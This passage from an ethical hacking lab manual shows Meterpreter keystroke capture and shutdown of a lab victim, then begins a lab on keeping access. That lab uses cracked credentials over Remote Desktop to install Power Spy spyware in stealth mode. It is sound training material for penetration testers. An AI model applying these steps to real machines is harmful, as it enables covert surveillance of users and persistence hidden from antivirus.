


Figure 2.2.21: Performing keystrokes as a victim

44. Switch to the **Parrot Security** virtual machine, type **keyscan_dump**, and press **Enter**. This dumps all captured keystrokes.

```
meterpreter > keyscan_start
Starting the keystroke sniffer ...
meterpreter > keyscan dump
Dumping captured keystrokes...
<Shift>My phone number is xxxxxxxxxx and my email address is xxxxxxxxxx
meterpreter >
```

Figure 2.2.22: Dumping all the keystrokes

45. Type **idletime** and press **Enter** to display the amount of time for which the user has been idle on the remote system.

```
meterpreter > idletime
User has been idle for: 2 mins 2 secs
meterpreter >
```

Figure 2.2.23: Viewing the idle time

T A S K 2 . 1 0

Shutdown the Target Machine

46. You can also type **shutdown** and press **Enter** to shut down the victim machine after performing post-exploitation.

47. Observe that the Meterpreter session also dies as soon as you shut down the victim machine.

```
meterpreter > shutdown
Shutting down...
meterpreter >
[*] 10.10.10.10 - Meterpreter session 1 closed. Reason: Died
meterpreter >
```

Figure 2.2.24 Shutting down the victim machine




Figure 2.2.25: Victim machine successfully shut down

48. This concludes the demonstration of how to hack Windows machines using Metasploit and perform post-exploitation using Meterpreter.
49. Close all open windows and document all the acquired information.
50. Turn off the **Parrot Security** virtual machine.

Lab Analysis

Analyze and document all results discovered in this lab exercise.


PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS
ABOUT THIS LAB.

Internet Connection Required	
<input type="checkbox"/> Yes	<input checked="" type="checkbox"/> No
Platform Supported	
<input checked="" type="checkbox"/> Classroom	<input checked="" type="checkbox"/> iLabs


Lab**3**

Maintain Remote Access and Hide Malicious Activities


Remote code execution techniques are various tactics that can be used to execute malicious code on a remote system and maintain access to the system.

ICON KEY



As a professional ethical hacker or pen tester, the next step after gaining access and escalating privileges on the target system is to maintain access for further exploitation on the target system.



Now, you can remotely execute malicious applications such as keyloggers, spyware, backdoors, and other malicious programs to maintain access to the target system. You can hide malicious programs or files using methods such as rootkits, steganography, and NTFS data streams to maintain access to the target system.



Maintaining access will help you identify security flaws in the target system and monitor the employees' computer activities to check for any violation of company security policy. This will also help predict the effectiveness of additional security measures in strengthening and protecting information resources and systems from attack.



Tools demonstrated in this lab are available in E:\CEH-Tools\CEHv11\Module System Hacking

Lab Objectives

- User system monitoring and surveillance using Power Spy
- User system monitoring and surveillance using Spytech SpyAgent
- Hide files using NTFS streams
- Hide data using white space steganography
- Image steganography using OpenStego
- Covert channels using Covert_TCP

Lab Environment

To carry out this lab, you need:

- Windows 10 virtual machine
- Windows Server 2019 virtual machine
- Windows Server 2016 virtual machine
- Parrot Security virtual machine
- Ubuntu virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools
- Power Spy located at **E:\CEH-Tools\CEHv11 Module 06 System Hacking\Spyware\General Spyware\Power Spy**
- Spytech SpyAgent located at **E:\CEH-Tools\CEHv11 Module 06 System Hacking\Spyware\General Spyware\Spytech SpyAgent**
- Snow located at **E:\CEH-Tools\CEHv11 Module 06 System Hacking\Steganography Tools\Whitespace Steganography Tools\Snow**
- OpenStego located at **E:\CEH-Tools\CEHv11 Module 06 System Hacking\Steganography Tools\Image Steganography Tools\OpenStego**
- You can also download the latest versions of the above-mentioned tools from their official websites. If you decide to download the latest versions, the screenshots shown in the lab might differ from what you see on your screen.

Lab Duration

Time: 50 Minutes

Overview of Remote Access and Hiding Malicious Activities

Remote Access: Remote code execution techniques are often performed after initially compromising a system and further expanding access to remote systems present on the target network.

Discussed below are some of the remote code execution techniques:

- Exploitation for client execution
- Scheduled task
- Service execution
- Windows Management Instrumentation (WMI)
- Windows Remote Management (WinRM)

Hiding Files: Hiding files is the process of hiding malicious programs using methods such as rootkits, NTFS streams, and steganography techniques to prevent the malicious programs from being detected by protective applications such as Antivirus, Anti-malware, and Anti-spyware applications that may be installed on the target system. This helps in maintaining future access to the target system as a hidden malicious file provides direct access to the target system without the victim's consent.

Lab Tasks

T A S K 1

User System Monitoring and Surveillance using Power Spy

Today, employees are given access to a wide array of electronic communication equipment. Email, instant messaging, global positioning systems, telephone systems, and video cameras have given employers new ways to monitor the conduct and performance of their employees. Many employees are provided with a laptop computer and mobile phone that they can take home and use for business outside the workplace. Whether an employee can reasonably expect privacy when using such company-supplied equipment depends, in large part, on the security policy that the employer has put in place and made known to employees.

Employee monitoring allows organizations to monitor employee activities and engagement with workplace-related tasks. An organization using employee monitoring can measure employee productivity and ensure security.

New technologies allow employers to check whether employees are wasting time on recreational websites or sending unprofessional emails. At the same time, organizations should be aware of local laws, so their legitimate business interests do not become an unacceptable invasion of worker privacy. Before deploying an employee monitoring program, you should clarify the terms of the acceptable and unacceptable use of corporate resources during working hours, and develop a comprehensive acceptable use policy (AUP) that staff must agree to.

Here, we will perform user system monitoring and surveillance using Power Spy.

 Power Spy is a computer activity monitoring software that allows you to secretly log all users on a PC while they are unaware. After the software is installed on the PC, you can remotely receive log reports on any device via email or FTP. You can check these reports as soon as you receive them or at any convenient time. You can also directly check logs using the log viewer on the monitored PC.

Note: Here, we will use **Windows Server 2019** as the host machine and **Windows Server 2016** as the target machine. We will first establish a remote connection with the target machine and later install keylogger spyware (Here, Power Spy) to capture the keystrokes and monitor other user activities.

There are several key points to keep in mind:

- This lab only works if the target machine is turned **ON**
- You have learned how to escalate privileges in the earlier lab and will use the same technique here to escalate privileges, and then dump the password hashes
- On obtaining the hashes, you will use a password-cracking application such as Responder to obtain plain text passwords

- Once you have the passwords, establish a Remote Desktop Connection as the attacker; install keylogger tools (such as Power Spy) and leave them in stealth mode
- The next task will be to log on to the virtual machine as a legitimate user, and, as the victim, perform user activities as though you are unaware of the application tracking your activities
- After completing some activities, you will again establish a **Remote Desktop Connection** as an attacker, bring the application out of stealth mode, and monitor the activities performed on the virtual machine by the victim (you)

For demonstration purposes, in this task, we are using the user account **Jason**, with the password **qwerty**, to establish a **Remote Desktop Connection** with the target system (**Windows Server 2016**).

Here, we are using **Windows Server 2016** as the target machine, because, in this system, **Jason** has administrative privileges.

1. Turn on the **Windows 10**, **Windows Server 2019** and **Windows Server 2016** virtual machines.
2. In the **Windows Server 2019** virtual machine, log in with the credentials **Administrator Pa\$\$w0rd**.
3. Click the **Type here to search** icon () at the bottom of **Desktop** and type **Remote**. Click **Remote Desktop Connection** from the results.




Figure 3.1.1: Selecting Search

4. The **Remote Desktop Connection** window appears. In the **Computer** field, type the target system's IP address (here, **10.10.10.16 [Windows Server 2016]**) and click **Connect**.



Figure 3.1.2: Remote Desktop Connection window

5. The **Windows Security** pop-up appears; enter the credentials **Jason** and **qwerty** and click **OK**.

Note: Here, we are using the target system user credentials obtained from the previous lab.



Figure 3.1.3: Windows Security pop-up

6. A **Remote Desktop Connection** window appears; click **Yes**.




Figure 3.1.4: Remote Desktop Connection window

Note: You cannot access the target machine remotely if the system is off. This process is possible only if the machine is turned on.

7. A **Remote Desktop Connection** is successfully established, as shown in the screenshot.




Figure 3.1.5: Remote Desktop Connection established successfully

8. Close the **Server Manager** window and minimize the **Remote Desktop Connection** window.



**Install
Power Spy**

9. Navigate to **Z:\CEHv11 Module 06 System Hacking\Spyware\General Spyware\Power Spy** and copy **setup.exe**.
10. Switch to the **Remote Desktop Connection** window and paste the **setup.exe** file on the target system's **Desktop**.




Figure 3.1.6: Remote Desktop Connection: paste setup.exe file on the Desktop

11. Double-click the **setup.exe** file.

Note: If a **User Account Control** pop-up appears, click **Yes**.

12. The **Setup - Power Spy** window appears; click **Next**. Follow the installation wizard to install Power Spy using the default settings.



Figure 3.1.7: Setup - Power Spy window

13. After the installation completes, the **Completing the Power Spy Setup Wizard** appears; click **Finish**.



Figure 3.1.8: Setup - Power Spy window: click Finish

14. The **Run as Administrator** window appears; click **Run**.

Note: If the **Welcome To Power Spy Control Panel!** webpage appears, close the browser.

